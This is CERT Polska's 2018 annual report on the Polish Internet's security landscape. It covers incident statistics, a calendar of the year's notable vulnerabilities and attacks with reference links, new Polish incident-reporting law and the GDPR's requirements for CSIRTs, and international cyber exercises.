NASK

CERT.PL >_

Security landscape of the Polish Internet

Annual report 2018

on the activities of CERT Polska

NASK/CERT Poland

Kolska 12
01-045 Warszawa, Poland
phone +48 22 38 08 274
fax +48 22 38 08 399
e-mail: info@cert.pl

Co-financed by the Connecting Europe
Facility of the European Union

Security landscape of the Polish Internet

Annual report

on the activities of CERT Polska

2018

NASK

CERT.PL>_

> “2018 saw three most common types of incidents – phishing, malware distribution and spam. As a category, phishing stands out the most from other attacks; however, the percentage of such incidents (approx. 44%) remained at a level similar to that noted in 2017.”

Przemysław Jaroszewski,
Head of CERT Polska

Photo: unsplash.com, Alex Shutin

Table of contents

Introduction

Ladies and Gentlemen,

2018 brought significant changes in the scope of law and regulations concerning the area of cybersecurity and personal data protection. In May, the General Data Protection Regulation came into force, regulating the processing of personal data and introducing tools for imposing significant financial penalties in the event of a violation. The Act on the National Cybersecurity System, which was introduced in August, was the first Polish act that provided specific roles for entities responsible for ensuring the cybersecurity of the state. Due to this act, NASK PIB was entrusted with tasks related to recording and coordinating response to incidents involving essential service operators, digital service providers, as well as a large part of the public finance sector and natural persons. A significant part of these tasks is carried out by the CERT Polska team. At the same time, the mission of the team remains unchanged – to get to know, understand and quantify the threats faced by Polish Internet users and search for effective methods of preventing, detecting and eliminating these threats.

We consider this additional obligation provided for by the Act not only as a sign of trust and honour, but also as an opportunity to carry out this mission even more effectively, in cooperation with other institutions of the national cybersecurity system and with everyone who is interested in security on the Internet.

This report presents a cross-sectional picture of the activities of CERT Polska throughout 2018. As always, we share numbers regarding users' reports, processed by our operators, as well as those from automated systems aggregated thanks to the n6 platform. In both cases, we supplement the data with our comments on the most important trends and observations. We describe the most interesting novel threats and vulnerabilities, as well as research and implementation projects in which we participate.

We hope you'll enjoy it.

CERT Polska Team

About CERT Polska

The CERT Polska Team operates within the structures of NASK – National Research Institute – an academic entity, national .pl domain registrar and provider of advanced ICT services. CERT Polska was established in 1996 as the very first Computer Emergency Response Team in Poland.

By virtue of its effective operations since 1996, it has become a recognised and renowned entity in the area of computer security.

Since its inception, the core of the team's activity has been handling security incidents and cooperation with similar entities around the world, both in operational activities as well as research and development.

Since 1998, CERT Polska has been a member of the global Forum of Incident Response and Security Teams – FIRST, and since 2000 it belongs to the working group of European Emergency Response Teams – TERENA TF-CSIRT and is accredited by Trusted Introducer.

In 2005, CERT Polska initiated a forum of Polish abuse teams – Abuse FORUM, and in 2010 it joined the Anti-Phishing Working Group, an association bringing together companies and institutions actively fighting to curb on-line crime.

The main tasks of the CERT Polska Team are:

- recording and handling network security incidents;
- detection and analysis of threats targeted in particular at Polish Internet users or threatening the .pl domain;
- active response in case of occurrence of direct threats to Polish Internet users;
- cooperation with other CSIRT teams in Poland and abroad as well as with law enforcement agencies;
- participation in national and international projects related to ICT security;
- research concerning security incident detection methodologies, malware analysis and threat information exchange systems;
- development of tools for detecting, monitoring, analysis and correlation of threats;
- regular publication of the CERT Polska report on security of Polish cyberspace;
- independent analyses and tests of ICT security solutions;
- informational and educational activities aimed at raising awareness concerning ICT security, including:
  - »» publishing information about computer security on the cert.pl blog and on selected social media channels;
  - »» organising a regular SECURE conference;
  - »» specialised training courses.

Highlights from 2018

There is an upward trend in the number of incident reports. In comparison to 2017, the number of recorded incidents grew by 17.5%, with 3,739 total incidents. 75% of these concerned natural persons or private entities.

Three most common types of incidents were phishing, malware distribution and spam. As a category, phishing stands out the most from other attacks, however, the percentage of such incidents (approx. 44%) remained at a level similar to that noted in 2017.

2018 saw significant changes in the legal system in terms of cybersecurity – both the Act on the National Cybersecurity System and the General Data Protection Regulation (GDPR) entered into force that year.

We recorded an almost threefold increase in incidents related to fake on-line stores. A significant increase in the number of reports concerning such cases can be linked not only to the growing popularity of this phenomenon, but also to the growing awareness among citizens.

The scenarios concerning impersonation of payment processors became the most popular type of attacks against on-line banking users in 2018, causing significant financial losses. In 2018, this threat scenario started seeing use in classic fake store scams, especially in the final "stage of life" of such a store.

The number of malicious applications for mobile devices, especially those running Android, is growing. Many of them, including those impersonating legal financial applications, were available to download in the official store.

One of the most popular types of mobile malware is Anubis, which is a serious concern for customers of several Polish banks. In addition to the functionality typical of bank trojans, Anubis is also equipped with RAT and ransomware modules.

We are witnessing the evolution of botnets taking advantage of IoT devices. Many versions of malware based on the original Mirai botnet code have emerged, characterised by their customisation for specific devices, discovered vulnerabilities and intended use – DDoS attacks, cryptomining, data theft.

A new dangerous phenomenon is the creation of VPNFilter botnet, which runs on many home router models, based on advanced, multi-module malware.

Incidents related to the provisioning of devices such as network printers in public networks are still happening. Poor authentication of those devices or no authentication at all make them an attractive target for attackers.

In 2018, we saw more and more attacks by APT groups from Asia. The dormant, advanced teams,
such as APT27/LuckyMouse and WhiteWhale are back in business. Russian groups dominate the rest in terms of activity, like in previous years. Among the top are: APT28, APT29, Turla, GreyEnergy. It has since become a regular occurrence that APT group attacks use previously unknown vulnerabilities or the so-called 0-days.

Vulnerabilities and threats concern components at an increasingly lower level, including hardware. Attacks related to CPU optimisation abuse (Meltdown, Spectre) and rootkit working as an UEFI module (LoJax) were both described last year.

Nearly 2 million unique IP addresses in Polish networks advertised services that can be exploited in DRDoS attacks. Most of them were poorly configured open DNS servers.

Photo: unsplash.com, Andras Vas

Calendar

01	January 2018	More information…
02	Intel CPUs Bug	• https://www.theregister.co.uk/2018/01/02/intel_cpu_design_flaw/ • https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html • https://spectreattack.com/spectre.pdf • https://meltdownattack.com/meltdown.pdf • http://pythonsweetness.tumblr.com/post/169166980422/the-mysterious-case-of-the-linux-page-table • http://pythonsweetness.tumblr.com/post/169217189597/quiet-in-the-peanut-gallery • https://zaufanatrzeciastrona.pl/post/znamy-juz-szczegoly-krytycznych-bledow-w-wielu-procesorach/
09	New RCEs in Office 2016 Equation Editor	• https://research.checkpoint.com/another-office-equation-rce-vulnerability/
12	Intel ME (AMT) vulnerability	• https://business.f-secure.com/intel-amt-security-issue • https://zaufanatrzeciastrona.pl/post/amt-czyli-kto-moze-znienacka-zaczac-zarzadzac-twoim-laptopem/
18	virtual machine escape with access to SYSTEM (Windows 10)	• https://twitter.com/_niklasb/status/953604276726718465
22	Blizzard – DNS Rebinding in most games	• https://bugs.chromium.org/p/project-zero/issues/detail?id=1471&desc=2 • https://zaufanatrzeciastrona.pl/post/wyjasniamy-dns-rebinding-czyli-jak-mozna-bylo-zhakowac-setki-milionow-komputerow/
26	Central Anticorruption Bureau arrests developers of mobile AV, LabMSF	• https://niebezpiecznik.pl/post/cba-zatrzymalo-tworcow-polskiego-antywirusa-ktory-w-ogole-nie-dzialal/
29	Cisco ASA pre-auth RCE, CVSS 10.0	• https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180129-asa1
02	**February 2018**	**More information…**
01	Intel CPUs Bug	• https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=26998 • https://helpx.adobe.com/security/products/flash-player/apsa18-01.html • https://twitter.com/issuemakerslab/status/959006385550778369
09	Cyberattack during the Pyeongchang Winter Olympics Opening Ceremony	• https://zaufanatrzeciastrona.pl/post/znamy-szczegoly-ataku-na-igrzyska-olimpijskie-i-sa-calkiem-ciekawe/ • http://blog.talosintelligence.com/2018/02/olympic-destroyer.html • https://www.recordedfuture.com/olympic-destroyer-malware/
13	Telegram bug enabling malware installation	• https://zaufanatrzeciastrona.pl/post/powazny-blad-w-telegramie-pomagal-w-instalacji-kryptominerow/
20	Bugs in uTorrent client	• https://bugs.chromium.org/p/project-zero/issues/detail?id=1524
26	Many Polish documents revealed in VirusTotal	• https://zaufanatrzeciastrona.pl/post/wazne-i-poufne-dokumenty-wielu-polskich-firm/
28	1.3 Tb/s DDoS against GitHub	• https://zaufanatrzeciastrona.pl/post/gigantyczny-atak-ddos-na-githuba-13-terabita-na-sekunde/
03	**March 2018**	**More information…**
15	Thomas arrested	• hhttps://zaufanatrzeciastrona.pl/post/thomas-najbardziej-uciazliwy-polski-cyberprzestepca-zatrzymany-przez-policje/ • https://zaufanatrzeciastrona.pl/post/181-zarzutow-kilka-tysiecy-ofiar-znamy-szczegoly-zatrzymania-thomasa/ • https://niebezpiecznik.pl/post/armaged0n-czyli-tomasz-t-od-6-lat-regularnie-atakujacy-polakow-wreszcie-zostal-aresztowany/
28	RCE in Drupal	• https://www.drupal.org/sa-core-2018-002
29	RCE in Cisco IOS	• https://embedi.com/blog/cisco-smart-install-remote-code-execution/ • https://zaufanatrzeciastrona.pl/post/uwaga-na-bledy-w-switchach-cisco-uzywane-wlasnie-w-atakach-na-iran-i-rosje/

04	April 2018	More information…
23	Mikrotik WinBox 0-day	• https://twitter.com/x0rz/status/988742792976400384 • https://sekurak.pl/krytyczna-podatnosc-w-mikrotikach-latajcie-asap/
25	Fake Allegro campaign	• https://zaufanatrzeciastrona.pl/post/uwaga-allegrowicze-nowa-kampania-phishingowa-zablokowana-sprzedaz/
05	**May 2018**	**More information…**
14	Vulnerabilities in OpenPGP and S/MIME implementations: “EFAIL”	• https://www.cert.pl/news/single/podatnosci-w-implementacjach-openpgp-oraz-s-mime-efail/
22	BackSwap (Tinba) campaign	• https://zaufanatrzeciastrona.pl/post/klienci-pko-bp-bz-wbk-mbanku-ing-i-pekao-na-celowniku-nowego-malware/
23	VPN Filter	• https://blog.talosintelligence.com/2018/05/VPNFilter.html • https://blog.talosintelligence.com/2018/06/vpnfilter-update.html
31	DanaBot	• https://www.proofpoint.com/us/threat-insight/post/danabot-new-banking-trojan-surfaces-down-under-0
06	**June 2018**	**More information…**
01	VISA system malfunctions in Europe	• https://sekurak.pl/awaria-systemu-visa-w-europie-sklepy-nie-przyjmuja-platnosci-kartami/
12	Gov.pl websites go down	• https://sekurak.pl/obywatel-gov-pl-profil-zaufany-cepik-epuap-down/
15	SigSpoof	• https://sekurak.pl/wysylanie-szyfrowanych-maili-gpg-mozna-falszowac-podpisy-sigspoof-cve-2018-12020/
28	Gentoo git mirror compromised	• https://sekurak.pl/gentoo-github-mirror-zhackowany/
07	**July 2018**	**More information…**
10	Spectre worth 100k USD	• https://people.csail.mit.edu/vlk/spectre11.pdf
09	**September 2018**	**More information…**
10	0-day for Tor Browser	• https://zaufanatrzeciastrona.pl/post/aktualizujcie-tor-browsera-w-starszych-wersjach-jest-powazny-trywialny-blad/
27	UEFI Backdoor in Poland	• https://zaufanatrzeciastrona.pl/post/wyrafinowany-backdoor-uefi-obecny-takze-w-polskich-sieciach/
28	Facebook	• https://zaufanatrzeciastrona.pl/post/50-milionow-kont-uzytkownikow-facebooka-zagrozonych-atakiem/
10	**October 2018**	**More information…**
04	Chinese hardware backdoors	• https://zaufanatrzeciastrona.pl/post/odkryto-chinskie-backdoory-sprzetowe-ale-nic-nie-jest-takie-oczywiste/
16	“Biedronka” SMS campaign	• https://niebezpiecznik.pl/post/polakow-zalewaja-e-maile-i-sms-y-informujace-o-nagrodzie-ktora-jest-karta-biedronki-na-1000-pln/
26	Campaign impersonating PLAY	• https://niebezpiecznik.pl/post/playfinanse-sms-scam-na-doplate
30	Campaign impersonating Trusted Profile service	• https://niebezpiecznik.pl/post/uwaga-na-zlosliwe-e-maile-z-tematem-profil-zaufany/
30	“Allegro account verification” phishing	• https://niebezpiecznik.pl/post/p-weryfikacja-konta-allegro-payu/
11	**November 2018**	**More information…**
25	“OPERATOR” SMS campaign	• https://niebezpiecznik.pl/post/uwaga-na-sms-y-od-nadawcy-operator/
12	**December 2018**	**More information…**
01	ING phishing	• https://zaufanatrzeciastrona.pl/post/uwaga-klienci-ing-po-awarii-banku-dzisiaj-atak-na-wasze-konta/
05	HT Flash 0-day	• https://github.com/smgorelik/Windows-RCE-exploits/blob/master/Documents/Office%2BFlash/CVE-2018-15982_%23PoC%23.zip

Protection of Polish cyberspace and actions of CERT Polska

Incident handling and responding to threats

The data contained in this part of the report concern only reports and incidents recorded and handled by CERT Polska. All reports were collected using the form available at www.cert.pl, submitted to the reporting e-mail address: cert@cert.pl or observed by the CERT Polska Team. They do not concern information about incidents gathered and exchanged automatically using the n6 system.

In 2018, CERT Polska recorded 19,439 reports, which were analysed and categorised. 5,675 were categorised as actual incidents. Based on these reports, we recorded a total of 3,739 incidents. Table 1 shows the number of handled incidents broken down by categories according to the eCSIRT.net taxonomy.

CERT Polska recorded an increase in the number of handled incidents by 17.5% compared to 2017. Last year saw the highest prevalence of phishing, which accounted for 44% of all incidents. Reports concerning distribution of malware were ranked second, accounting for about 23% of all incidents. Spam incidents accounted for around 11.2% of all recorded incidents.

In 2018, on-line retailer scams gained considerable popularity among cybercriminals, as compared to 2017, we recorded a nearly threefold increase in incidents of this kind. The significant increase in the number of reported incidents involving fake on-line stores can be linked to the growing awareness of this type of on-line fraud among citizens. In order to reach the largest possible number of potential victims, criminals take advantage of ad positioning in popular search engines and social media. The prevalence of phishing has increased by nearly 3 percentage points compared to 2017 and remained at a very high level of 1655 recorded unique incidents. The most frequently reported phishing incidents were fake websites of foreign services, such as Netflix and PayPal, hosted on Polish servers. Less prevalent examples included websites impersonating Polish institutions, hosted on foreign servers. The most common motive of criminals that enticed them to develop these fake websites was obtaining authentication data (logins and passwords) for various services, including banking details.

The number of reported cases of malware has decreased by nearly 4 percentage points compared to 2017. The vast majority of reported incidents concerned malware attacking Polish users. In the case of large e-mail campaigns, we received many reports pertaining to the same malware. A very common type of attack involved e-mail messages with a supposed invoice, notification or document attached, sent on behalf of a well-known company, containing script files, documents or URLs for downloading malware. Criminals were also using various variants of ransomware and so-called banker trojans – malicious software aimed at on-line and mobile banking users. Like in previous years, the classification of reported malware incidents is complicated and in some cases may not reflect the actual type of threat. The reason for this issue is the sheer complexity of attacks, which use various methods and types of malware at different stages – for example, at first an exploit kit or a trojan is used to install a botnet client, which in turn can have many functions, such as spyware, banker trojan or ransomware.

Another type of recorded incidents are spam reports, which have doubled since 2017. A small share of other types of illegal and abusive content results from the fact that they are handled by a dedicated Dyżurnet.pl team (www.dyzurnet.pl), which also operates within the structures of NASK.

Other report categories are equally important and interesting from the point of view of CERT Polska. We have recorded many incidents involving attempts to break into systems, devices and applications – either successful or only attempted. Some of these attacks were carried out only by means of poorly secured IoT devices, which often feature standard factory configuration with default access password.

Incident classification	Number of incidents	%
Abusive and illegal content	**431**	**11,53**
Spam	419	11,21
Discreditation or harmful speech	5	0,13
Child pornography, violence	0	0,00
Not classified	7	0,19
Malware	**862**	**23,05**
Virus	4	0,11
Worm	0	0,00
Trojan	117	3,13
Spyware	0	0,00
Dialer	1	0,03
Rootkit	1	0,03
Not classified	739	19,76
Information gathering	**101**	**2,70**
Scanning	80	2,14
Sniffing	1	0,03
Social engineering	7	0,19
Not classified	13	0,35
Intrusion attempts	**153**	**4,09**
Exploitation of known vulnerabilities	30	0,80
Unauthorised login attempts	37	0,99
Exploitation of previously unknown vulnerabilities	0	0,00
Not classified	86	2,30

Intrusions	**125**	**3,34**
Privileged account compromise	11	0,29
Unprivileged account compromise	21	0,56
Application compromise	35	0,94
Bot	4	0,11
Not classified	54	1,44
Availability	**49**	**1,31**
Denial of Service (DoS)	7	0,19
Distributed Denial of Service (DDoS)	35	0,94
Computer sabotage	0	0,00
Outage (non-malicious)	1	0,03
Not classified	6	0,16
Attacks on information security	**46**	**1,23**
Unauthorised access to information	21	0,56
Unauthorised modification of information	13	0,35
Not classified	12	0,32
Computer fraud	**1 878**	**50,23**
Unauthorised use of resources	1	0,03
Copyright infringement	8	0,21
Identity theft, impersonation	43	1,15
Phishing	1 655	44,26
Not classified	171	4,57
Vulnerable services	**69**	**1,85**
Open services susceptible to abuse	14	0,37
Not classified	55	1,47
Other	**25**	**0,67**

Table 1. *Incidents handled by CERT Polska in 2018 classified by type.*

Economic sector concerned	Number of incidents	%
Digital infrastructure	29	0,78
Healthcare	13	0,35
Banking	643	17,20
Finance	62	1,66
Energy	20	0,53
Transport	51	1,36
Public sector	85	2,27
Water supply	2	0,05
Other	2 834	75,80
Total	3 739	100,00

Table 2. *Incidents handled by CERT Polska in 2018 classified by sector of economy concerned.*

Year	Number of incidents
1996	50
1997	75
1998	100
1999	105
2000	126
2001	741
2002	1 013
2003	1 196
2004	1 222
2005	2 516
2006	2 427
2007	2 108
2008	1 796
2009	1 292
2010	674
2011	605
2012	1 082
2013	1 219
2014	1 282
2015	1 456
2016	1 926
2017	3 182
2018	3 739

Table 3. *The number of incidents handled manually by CERT Polska over the years.*

hanges in the manner of reporting incidents due to the entry of the Act on National Cybersecurity System into force

On the 28th of August 2018, the Act on the National Cybersecurity System came into force (cf. page 16). As a result, three CSIRTs[1] at the national level were established – run by NASK PIB, the head of the Internal Security Agency and the Minister of National Defence. One of the biggest changes is the introduction of the obligation to report certain computer incidents.

What are the individual CSIRTs responsible for?

CSIRT MON coordinates the handling of incidents concerning entities subordinate to the Minister of National Defence, as well as companies of crucial importance to defence and economy[2], performing tasks for the defence of the state. CSIRT MON is also responsible for all incidents related to the defence of the country.

Government administration, the National Bank of Poland, Bank Gospodarstwa Krajowego and critical infrastructure operators are the entities that should report their incidents to **CSIRT GOV**, which constitutes a part of the Internal Security Agency. Both CSIRT MON and CSIRT GOV are responsible for handling terrorist incidents.

CSIRT NASK is responsible for the coordination of incidents concerning all other entities, such as the majority of essential service providers, digital service providers and local government administration. CSIRT NASK also handles incident reports submitted by natural persons

— ordinary citizens. Thus, CSIRT NASK can be considered a “CERT of last resort.”

Categorisation of entities

According to the provisions of the Act, the entities are categorised into:

- **critical infrastructure** – systems and their functionally interlinked facilities, including buildings, equipment, installations, services that are essential for the security of the state and its citizens as well as for the effective functioning of public administration, institutions and entrepreneurs,
- **essential service providers** that are crucial to maintaining critical social or economic activity, included in the list of essential services[3],
- **digital service providers** – entities which have their registered office or representative in the Republic of Poland and provide digital services – operate an Internet search engine, a public cloud or a platform enabling concluding transactions (for example auction websites, on-line stores)[4],
- **public entities** – including public finance sector entities, commercial law companies performing public utility tasks and similar entities.

What is more, a public entity providing an essential service is treated in accordance with the regulations for essential service operators.

Types of incidents in the Act

Companies and institutions covered by the National Cybersecurity System are not obliged to report all incidents. The Act defines three types of incidents that must be reported to the relevant CSIRT:

- **serious incident** – an incident that causes or may cause a significant degradation in the quality or interruption of the provision of an essential service; the thresholds for classifying an incident as serious are set out in the Regulation of the Council of Ministers of 31st October 2018 on thresholds for classification of serious incidents.
- **substantial incident** – an incident that has a significant impact on the provision of a digital service, in accordance with the criteria of the European Commission Implementing Regulation No. 2018/151 of 30 January 2018,
- **an incident in a public entity** – an incident that causes or may cause degradation of quality or interruption of a public task.


[1] Computer Security Incident Response Teams
[2] According to the Article 26, Paragraph 5, Item 2 of the Act of 5 July 2018 on the National Cybersecurity System (Dz.U. [Journal of Laws] of 2018, item 1560)
[3] The definition is contained in Article 2 of the Act of 26 April 2007 on crisis management (Dz. U. [Journal of Laws] of 2007 No. 89, item 590)
[4] The definition is contained in Article 17, Paragraph 1 of the Act of 5 July 2018 on the National Cybersecurity System (Dz. U. [Journal of Laws] of 2018, item 1560)

In addition, a given incident may be classified as critical, in the case of events that result in significant damage to national security or public order. Such a designation may only be assigned by a national level CSIRT during the incident coordination process.

incydent.cert.pl portal

With the entry of the Act on National Cybersecurity System into force, CSIRT NASK has published a new website at incydent.cert.pl, which enables reporting incidents in accordance with the Act, while clarifying issues related to the NCS in the most accessible way possible.

The new website does not fully replace the reporting procedure by sending incident reports via e-mail (to cert@cert.pl), however, we recommend using it especially when reporting an incident is required by the law.


CERT.PL>_ Zgłoś incydent
PL EN

Incident report for CSIRT NASK

Since 28 August 2018 CERT Polska was entrusted with the role of **CSIRT NASK** as defined by the National Cybersecurity System Bill (Ustawa z dnia 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa, Dz. U. poz. 1560).


What is the type of entity you file a report for?

Individual citizen / other
Essential services provider
Digital services provider
Public / government entity
CERT Polska | Privacy policy

__Figure 1.__ Incydent.cert.pl website.

The “Essential Services Provider”, „Digital Services Provider” and „Public/Government Entity” buttons lead to specially designed forms, which enable reporting, respectively, a serious incident, a substantial incident and an incident in a public entity.

In the new system, the role of the old form, which was maintained on the CERT Polska website, was taken over by the “Individual citizen / Other” tab. One of the most important change concerns the fact that the user is no longer asked to choose the classification of an incident according to a complex internal list of categories. Instead, they can select one of the five most popular types of incidents or pick “Other”. Depending on the selected option, the form provides additional guidance for the reporter.



Choose a category

Suspicious e-mail message
Suspicious e-mail attachment, phishing, blackmail or extortion

$ Fraud attempt
Fradulent shop or other impersonation attempt

Malware
Malware sample or files encrypted with ransomware

Vulnerabilities
Security-related errors in software and web-based applications

Illegal content
Report addressed to Dyżurnet.pl

Other
None of the above

Figure 2. *Selection of incident category used in the case of voluntary reports from individuals and entities not covered by the NCS Act.*

Key changes in law

2018 saw several legal acts entering into force and setting new obligations, as well as regulating cybersecurity activities for many actors and entities. They also had a significant impact on the way and scope of operation of CERT Polska. Below, we present the most important of them, along with commentary on the consequences of the introduced regulations.

More information, including current analyses of European and national changes in legislation, as well as legislative and political initiatives, can be found at https://cyberpolicy.nask.pl/ and in the *Cybersecurity A.D. 2018* – which is a summary of last year in this regard.

Act on the National Cybersecurity System

The Act on the National Cybersecurity System is the first legal act regulating the area of cybersecurity in Poland, implementing the so-called NIS Directive in the national legal system. Due to the fact that the NIS Directive is a minimum harmonisation, the Polish legislative decided to make use of the privilege to implement more detailed regulation. Therefore, public administration has been included in the scope of the Act. The Act on the National Cybersecurity System has been in force since the 28th August 2018.

The most important issues regulated by this law are:

1. **Introduction of mandatory incident reporting by essential service providers, digital service providers and public entities** (for more information, see page 14).
2. **Designation of three national level CSIRTs with clear responsibilities.**
3. **Establishment of a cooperation mechanism of three national level CSIRTs in the case of the so-called critical incidents.** The Act introduces the formula of the Critical Incidents Team, an auxiliary body handling critical incidents. It comprises three national level CSIRTs and the Government Centre for Security as a secretariat – this formula ensures cooperation with the Government Crisis Management Team (RZZK). Additionally, representatives of competent authorities may also be invited to participate in the work of the Team. The establishment of a Critical Incidents Team is aimed at appointing a CSIRT, which will spearhead handling a critical incident and the distribution of tasks related to its management. At the meeting, a decision may also be made to submit a re-

quest to the Prime Minister to convene the Government Crisis Management Team. In other words, the Act includes matters pertaining to cybersecurity in the crisis management system in Poland.

4. **Supervision over essential service operators in particular sectors of the economy,** responsible for appointing operators (on the basis of an administrative decision), preparing recommendations for actions reinforcing cybersecurity of the sector, supervision over operators in a given sector, participation in exercises and processing of personal data required for carrying out the required tasks.
5. Implementing the formula of a sectoral cybersecurity team, established by competent authorities, **to receive** incident reports and assists in their handling, as well as analyse their impact, draw conclusions and cooperate with the relevant national level CSIRT. Said team may also exchange information on serious incidents with other EU Member States.
6. **Introduction of an obligation to draw up a five-year Cybersecurity Strategy of the Republic of Poland,** which defines strategic objectives, as well as appropriate political and regulatory measures to achieve and maintain a high degree of cybersecurity. The strategy also takes into account the priorities, entities involved in its implementation and activities relating to educational and information programmes, as well as research and development projects.
7. **Introduction of strategic and political coordination over the cybersecurity system** in Poland through the appointment of the Plenipotentiary and the Cybersecurity College.

Competent authority for cybersecurity	Sector/subsector
Minister responsible for energy	Energy
Minister responsible for transport	Transport
Minister responsible for maritime economy and Minister responsible for inland navigation	Inland waterways transport
Polish Financial Supervision Authority	Banking, financial market infrastructure
Minister responsible for health	Healthcare
Minister responsible for water management	Supply and distribution of potable water
Minister responsible for digital affairs	Digital infrastructure
	Digital service providers
Minister of National Defence (subordinate entities of the Ministry of Defence and entrepreneurs of key importance for economy and defence)	Healthcare
	Digital infrastructure
	Digital service providers

Table 4. *The list of competent authorities and their responsibility for different sectors of economy according to the Act on the National Cybersecurity System.*

General Data Protection Regulation

The GDPR was adopted on the 27th of April 2016 to replace Directive 95/46/EC of 24th October 1995 on the protection of individuals with regard to the processing of personal data and on the free movement of such data. According to the EU law, the Regulation has general application, which means that it is binding in its entirety and directly applicable in all Member States. Consequently, implementation in the legal order is not necessary, and as of the 28th of May 2018, the GDPR is in force throughout the EU.

GDPR not only regulates the processing of personal data within the European Union, but also applies to the transfer of personal data outside the EU. What is more, the regulation also covers data controllers from outside the EU, who conduct their activity in the EU – including American companies such as Facebook. GDPR significantly increases control individuals can exercise over their data.

GDPR also introduces **administrative fines** for non-compliance.

GDPR and CERTs/CSIRTs

According to the Regulation, the term “data controller” refers to a competent authority which – alone or jointly with others – determines the purposes and means of the processing of personal data, while “data processor” means a natural or legal person, public authority, organisational entity or any other entity which processes personal data on behalf of the controller.

Thus, CSIRTs/CERTs acts as a controller when it processes data on the basis of a given mandate. In the cases where CSIRTs/CERTs act on behalf of law enforcement or other CSIRT/CERT teams, for example by providing technical assistance, they also act as a data processor, since they do not make direct decisions regarding the purposes and means of the processing of personal data.

Sharing and exchanging information between CSIRTs can also be considered the processing of personal data. This means that CSIRTs are subject to two regimes for incident reporting – the NIS Directive and the GDPR. The following tables show the incident notification requirements provided for in both legal acts.

GDPR

Incident type	Notifying authority	Recipient	Date
Personal data breach	Processor	Controller	In a timely manner
Personal data breach	Controller	Competent data protection authority	In a timely manner, if possible up to 72 hours after receiving the report
Personal data breach likely to result in a high risk to the rights and freedoms of natural persons	Controller	Data subjects	In a timely manner

Table 5. *Requirements for incident reporting set by the GDPR.*

NIS Directive

Incident type	Notifying authority	Recipient	Date
Incident with a significant impact on the availability of essential services	Essential service providers	Competent data protection authority or CSIRT	In a timely manner
Incident with a significant impact on the provision of a service	Digital service providers	Competent data protection authority or CSIRT	In a timely manner

Table 6. *Requirements for incident reporting set by the NIS Directive.*

Therefore, it is worth taking care of proper preparation not only for the implementation of the NIS Directive and the GDPR, but also for a thorough assessment of the extent to which the CSIRT can process personal data within its own realm of responsibility, as well as whether it acts as a processor – an entity processing personal data – or a data controller. It is also necessary to document how personal data is collected, stored and processed, to carry out a thorough analysis of the dates and rules of storing working data, rendering personal data anonymous and situations, where there is a need to obtain the consent of the data subject. On the other hand, the data transfer process will require not only the assessment of the responsibilities of the CSIRT in question, but also the CSIRT to which the data are to be transferred.

International exercises and competitions

CERT Polska regularly participates in international exercises in order to test both technical threat analysis skills and incident response procedures in an international context. The most important of them are the annual Locked Shields cyber-defence exercises, as well as Cyber Europe, organised bi-annually. In 2018, we also worked to prepare the first Polish national team in history that took part in the European Cyber Security Challenge competition.

Cyber Europe 2018

Cyber Europe exercises simulate crisis situations on a European scale. The event is organised by the European Union Agency for Network and Information Security (ENISA). Cyber Europe focuses on command-post exercises, during which participants test operational procedures and scenarios prepared in case of significant incidents.

The aim of the Cyber Europe exercises is to test crisis management procedures in the face of an international crisis in cyberspace, concerning computer networks and systems, both internally – in individual organisations at the level of Member States and in individual sectors, as well as the so-called SOPs – Standard Operating Procedures at the European level.

This is particularly important in the field of cybersecurity, as such crises have a potential to quickly turn into real physical threats, such as blackouts or communication problems. Given that, it is necessary for the Computer Security Incident Response Teams (CERTs or CSIRTs) to cooperate efficiently with crisis management and media teams and centres, as well as with public administration and the private sector – every edition of the event concerns a different sector of the economy.

